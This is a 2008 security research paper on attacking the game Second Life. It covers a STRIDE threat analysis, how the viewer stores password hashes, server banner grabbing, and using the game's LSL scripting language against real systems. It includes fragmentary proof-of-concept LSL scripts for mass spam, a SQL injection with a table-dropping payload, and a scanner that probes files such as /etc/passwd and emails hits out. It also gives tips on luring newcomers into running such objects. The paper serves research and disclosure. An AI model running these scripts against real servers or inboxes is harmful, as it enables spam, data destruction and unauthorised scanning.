Hacking Second Life

Michael Thumann, mthumann@ernw.de

Version 1.0 – February 24th 2008

ERNW GmbH, Breslauerstrasse 28, 69124 Heidelberg, Germany

Why to hack Online Games?

Online games are getting more and more popular. There's a very big community playing World of Warcraft, Second Life and Online gambling games and a lot of money is made with these games. Players have to pay for using the games, they can buy and sell things within the game, they can earn money or exchange real money into virtual money and they also can spent real money for online gambling. Because of the possibility to sell products for example in Second Life, many companies have established a presence in the virtual world and even in real life there are platforms to sell and buy items from the WoW World. So online games have become a big marketplace for a lot of companies, well-known ones and startups that are dealing with these games only

Cheating is another motivation for hacking online games. The player has to spent hours and hours in the game to improve the character and earn points, money or whatever. Very often this is quite boring, because very similar actions have to be repeated over and over again. So the players are looking for hacks to reach the interesting part of the game much faster. These cheats have a long history, they were already used in normal computer games without network functionality, but cheating in online games maybe has some more advantages. Think of an online poker cheat that discloses the cards of other players. That would be quite helpful to make a lot of money, right?

And there are other reasons like having a contract for auditing an online gaming platform or doing research in this area and bringing entertainment and business together.

Why to hack Second Life

There were many reasons to choose Second Life as a game for research, but here are the most important ones:

1. There's a big community of people playing Second Life, individuals but also companies that are selling virtual products. So it has a real business impact.

2. To see if a virtual world has quite similar problems as the real world.

3. Second life is dealing with virtual money, so it's interesting if you can steal someone else's money.

4. Second Life is based on a client / server infrastructure. Do I put myself at risk when playing this game?


5. It's a virtual world with a lot of possibilities and a build-in programming language (LSL – Linden Scripting Language). Can I use this to attack real world systems from within the virtual world?

Second Life Architecture

Lets' have a look at the architecture. Second Life uses several different server roles, a client and some other terms:

- Login Server: This server handles authentication, determines the login region and finds the corresponding Simulator to connect the user to.
- User Server: It handles instant messaging sessions between users.
- Data Server: It handles connections to the central database, log database, inventory database and search database.
- Space Server: This server handles the routing of messages based on grid locations. Simulators register here and get information about their neighbors.
- Central Database: This database is used for the inventory, billing and so forth.
- Simulator: Each simulator process simulates one 256x256 meter region of the virtual world.
- The Grid: That's the virtual world based on the simulators.
- Viewer: The Game Client that is installed on the user system.
- Avatar: That is your Second Life Character

The following pictures give you a short overview about the architecture:



Hacking the game

First I would like to focus on possible attacks against the Second Life environment, in detail the client and server components. To identify possible points of attack I have used the STRIDE threat model.

Threat Analysis with STRIDE


STRIDE is a threat model developed by Microsoft dealing with the following threats:

- (S)poofing Identity
    - Is it possible to attack authentication
    - Can you read valid credentials from the wire or a persistent storage
- (T)ampering with data
    - Can you change data and the behavior of an application
- (R)epudiation
    - Can you prevent the application from logging and auditing
    - Is it possible to manipulate logging data
- (I)nformation Disclosure
    - Does the application disclose any sensitive information
- (D)enial of Service
    - Is it possible to crash the application ort he whole system
- (E)levation of privileges
    - Can you execute data as code
    - Is it possible to gain administrative privileges

The first letter of each individual threat gives STRIDE its name.

Interesting Points of Attack

One of the easier usages of STRIDE is to apply it to an architecture drawing. Points of interest are systems and communication relationships, each point is checked for one of the possible threats.



An exemplary approach identifies the following threats at the points 1 to 3:

1. Spoofing Identity (Identity theft) and Tampering with data (cheating)

2. Spoofing Identity (Identity theft)

3. Repudiation (billing) and Tampering with data (increase your Linden Dollar)

Because there wasn't a legal contract with Linden Labs for any kind of penetration test, I have examined only the viewer in detail so far.

The viewer is an excellent starting point because

- Source code is available
- It's easy to make changes to the viewer because it can be done in the sources
- And you can examine everything on a system that is under your control


The viewer

Based on STRIDE identity theft and cheating were identified as the main threats, so let's dig deeper into these threats.

Identity theft

For identity theft a username and a password is needed. The Second Life viewer stores this information in „\Documents and Settings\<Winuser>\Application Data\SecondLife" on systems running windows. A subdirectory is located here that uses „firstname_lastname" of your Second Life username as directory name.

If the option „Remember password" is enabled, the corresponding password is stored in „\Documents and Settings\<Winuser>\Application Data\SecondLife\user_settings\password.dat". Luckily the password isn't stored in clear text in the file, Linden Lab uses a standard MD5 hash that is xored with the MAC address of the network interface card that is used for communication actually:



Cheating

When talking about cheating in a game we talk about things like

- Changing your inventory (money, points, owned items and so forth)
- Find magic key sequences like „wanttoberich“ and just enter the amount of money you own or getting into a superuser mode (called „God Mode“ in Second Life and reserved for Linden Labs employees only)
- Automate stupid and boring tasks (often used to improve the character). Think about an avatar that builds things automatically in a sandbox area (everyone can build objects here) and tries to sell them to others. So you can increase your Linden dollars automatically.

The typical tasks on the „To Do list“ to look for cheats are

- Reverse Engineering of the game client (not necessary because we have access to the source code)
- Examine the memory of your system to look for inventory data or something similar that is stored there
- Add logging capabilities to the game client like dumping any sent or received data to a file
- Attack the server environment (illegal!!!!)

During the analysis process no inventory data was discovered, all sensitive data is stored in the central database, but at least automating some tasks looks feasible because of the integrated scripting language LSL (Linden Scripting Language). But we will look at this later on.

1st conclusion about the viewer

The developers of Linden Labs used at least some automated tools to avoid typical programming flaws like buffer overflows. Important data that is used for billing and inventory data is stored centrally in a database. When new versions of the viewer are available updates can be enforced to mitigate client security problems.

The server environment


Even without a contract there are some things that can be done to get an idea about the security level of the server environment like banner grabbing or accessing help pages and known directories on a web server using a standard browser.

This is the banner of one of the servers:

https://66.150.244.178/favicon.ico
GET /favicon.ico HTTP/1.0
Host: 66.150.244.178
...
Connection: keep-alive

HTTP/1.x 404 Not Found
Date: Sat, 13 Oct 2007 03:28:32 GMT
Server: Apache/2.0.54 (Debian GNU/Linux) mod_auth_kerb/5.0-rc6 DAV/2 SVN/1.4.2 mod_jk2/2.0.4 mod_ssl/2.0.54 OpenSSL/0.9.7e mod_perl/1.999.21 Perl/v5.8.4
...
X-Cache: MISS from login7.agni.lindenlab.com
X-Cache-Lookup: MISS from login7.agni.lindenlab.com:80
Via: 1.0 login7.agni.lindenlab.com:80 (squid/2.6.STABLE12)

A lot of information about this server and even the used infrastructure is revealed. This looks like a standard installation that wasn't hardened in any way. The next test tried to access some default directories and was successful too:



This also proves that the server wasn't secured and hardened properly.

2nd conclusion about the environment

There are no special hardening concepts to configure the servers in a secure manner, they are all based on standard default installations. A more detailed look at the server environment was not possible because of the missing contract.

Attacks from the virtual world

There's also another point of view. We're talking about a virtual world where almost everything is possible. So instead of attacking the game itself, what about attacking real life systems from within the Second Life universe?

Second Life has a built in Scripting Language called LSL (Linden Scripting Language), which contains a lot of interesting functions that can be used to communicate with the outside world:

- llEmail(recipient, subject, message): This function is used to send emails from the virtual world to the real world.
- llHTTPRequest(url, parameter, body): With this function HTTP requests can be send to real web servers.
- llLoadURL(avatar_id, message, url): This function starts the local web browser and browses to the specified url.
- And there are also XML-RPC functions that can be used to develop more complex communication relationships with the real world.

With these nice functions at hand, there are quite some ideas to use them for the typical hacking stuff. Just a few basic ideas:

1. Sending spam mails from the Second Life world
2. Doing all that typical web feng shui like SQL Injection and Cross Site Scripting attacks.
3. Writing complex hacker tools
4. I'm sure there are more ideas

Sending Spam

For sending spam mails some basic steps are required. We need a list of recipients and we must be able to send emails, so

1. Create text file with email addresses and put it on a web server that you own
2. Download file with LSL llHTTPRequest within SL and parse the response
3. Send Spam to each email address using llEmail

The emails are sent from your Second Life account but of course you can use anonymous accounts within Second Life. Here's a basic Proof of Concept Script:

```
default
{
   state_entry()
   {
      http_request_id=llHTTPRequest(URL+"/sldemo.txt", [HTTP_METHOD, "GET"],"");
   }

   touch_start(integer total_number)
   {
      for(; i<llGetListLength(my_list)+1; ++i){
         llEmail(llList2String(my_list,i),"SL Spam","Mine is longer than yours ;-)");
```

```
    }
  }
  http_response(key request_id,integer status,list metadata,string body)
  {
       if ( request_id == http_request_id )
       {
            my_list = llParseString2List(body,[";"],[]);
       }
  }
}
```

SQL Injection attack

So sending spams looks feasible, but a real attack would be much more nicer. SQL Injections attacks are done via web requests against from fields or query parameters. We can send web requests with the function llHTTPRequest, so we can do real web attacks as long as they are not filtered in the virtual world. Here's another sample script for a SQL Injection attack:

```
default
{
  state_entry()
  {
    http_request_id=llHTTPRequest(URL+"/sldemo.aspx?user=sldemo';DROP Table;--",
[HTTP_METHOD, "GET"],"");
  }

  touch_start(integer total_number)
  {
    llSay(0,"You're owned!");
  }
  http_response(key request_id,integer status,list metadata,string body)
  {
}
}
```

Running this script against a test server demonstrated that these attacks are not filtered, so again this kind of attack is feasible.

A web scanner

So let's move to the next Step, a more complex hacker tool build with LSL. The idea was to build a web vulnerability scanner that sends the scanning results to an email address, a tool very similar to the nikto web scanner, let's call this tool „slikto" ☺. So here again are the basic requirements for the tool:

- A database is needed with known vulnerabilities
- The results must be send to a defined email address
- We must be able to send unfiltered web requests
- We must parse the response to identify findings

So here's a very simple and small code snippet for our slikto tool:

```
list scanlist =["/index.html", "/sl.html", "/login.html", "/etc/passwd", "/etc/sshd.conf",
"/var/log/syslog"];
list resp_id =[];

    state_entry()
    {
     for (;i<max;i++)
     {
      http_request_id=llHTTPRequest(URL+llList2String(scanlist,i), [HTTP_METHOD,
"GET"],"test");
       resp_id +=[http_request_id];
     }
    }
    http_response(key request_id,integer status,list metadata,string body)
    {
     for (;j<max;j++)
      {
       if ( request_id == llList2Key(resp_id,j) )
        {
         if (status==200)
          {
              llEmail("mlthumann@ids-guide.de","FOUND!",llList2String(scanlist,j));
```

We know already that we can send unfiltered web requests from the SQL Injection attack and the vulnerabilty database and the email address to send the results to are built into the code. We use another LSL function called „http_response" to parse the response for findings and send an email with the results, so here we are again. Our requirements are fulfilled and we have our web scanner.

Of course this tool can be improved like putting the vulnerability database as text file on a web server and download the actual version before the scan. It's the same way as already mentioned for sending spam and we can develop a more reliable method for parsing the results to avoid false positives.

How to get the code executed

Writing the code is feasible, but how do we get the code executed? There are so called „Sandbox areas" where everyone can build objects, just to learn how to do it. LSL scripts can be attached to these new objects and when a special event occurs, like „when touched", the script is executed. Newbies are transported to these sandbox areas after the first login, so just make your hacker object look interesting and you will find someone that will touch it.

Are these attacks realistic?

To decide if these attacks are real threats, we have to keep some things in mind:

- Every object and script has an owner that can be tracked
- The sandbox areas are cleaned after 5 hours automatically
- Avatars are for free. Are hackers using their real names?

With an anonymous account it won't be possible to track at least a skilled hacker, so no one will care about the owner of a script or object. Even that the sandbox area is cleaned doesn't matter, because objects can be build and put to the inventory of an avatar. On the other hand 5 hours are quite a lot time to find someone that will touch an object and an attacker can also rebuild his objects when the sandbox area is cleaned.

Finally you can bring some of the mentioned attacks together. Remember cheating where one of the goals is to automate boring tasks. We could build an avatar that acts automatically. He could build and give objects with attached attack scripts automatically to newbie's, so the attacks will be executed by these newbie's using their login credentials. Does this sounds familiar to you? These kinds of tools are quite common in the real world and are called "bots".

So attacks from the virtual world against real life systems will become a realistic threat in the future.

Final conclusions

Second Life is just an example for attacking online games and there are already others. We will see more of these attacks in the future. Any kind of system will attract hackers and criminals, if it can be abused for stealing money or any kind of misuse. So security audits of online games will become a new field of activity for security professionals. It's not just fun because there are real business and legal requirements to make them secure.

References & Further Reading

Interesting web sites:

- http://wiki.secondlife.com/wiki/LSL_Portal (LSL documentation)

Books

- “Exploiting Online Games” by Greg Hoglund and Gary McGraw, ISBN-13: 978-0132271912;

Acknowledgements

Without the support of some people all this research work would not have been possible – there for I want to thank these persons:

- Enno Rey & Roland Fiege, ERNW GmbH, for providing some spare time.
- Bryan Fite, for the idea to hack Second Life.
- Greg Hoglund and Gary McGraw, for some inspiration from their book
- My family and friends, for bearing with my absence without complaining too much.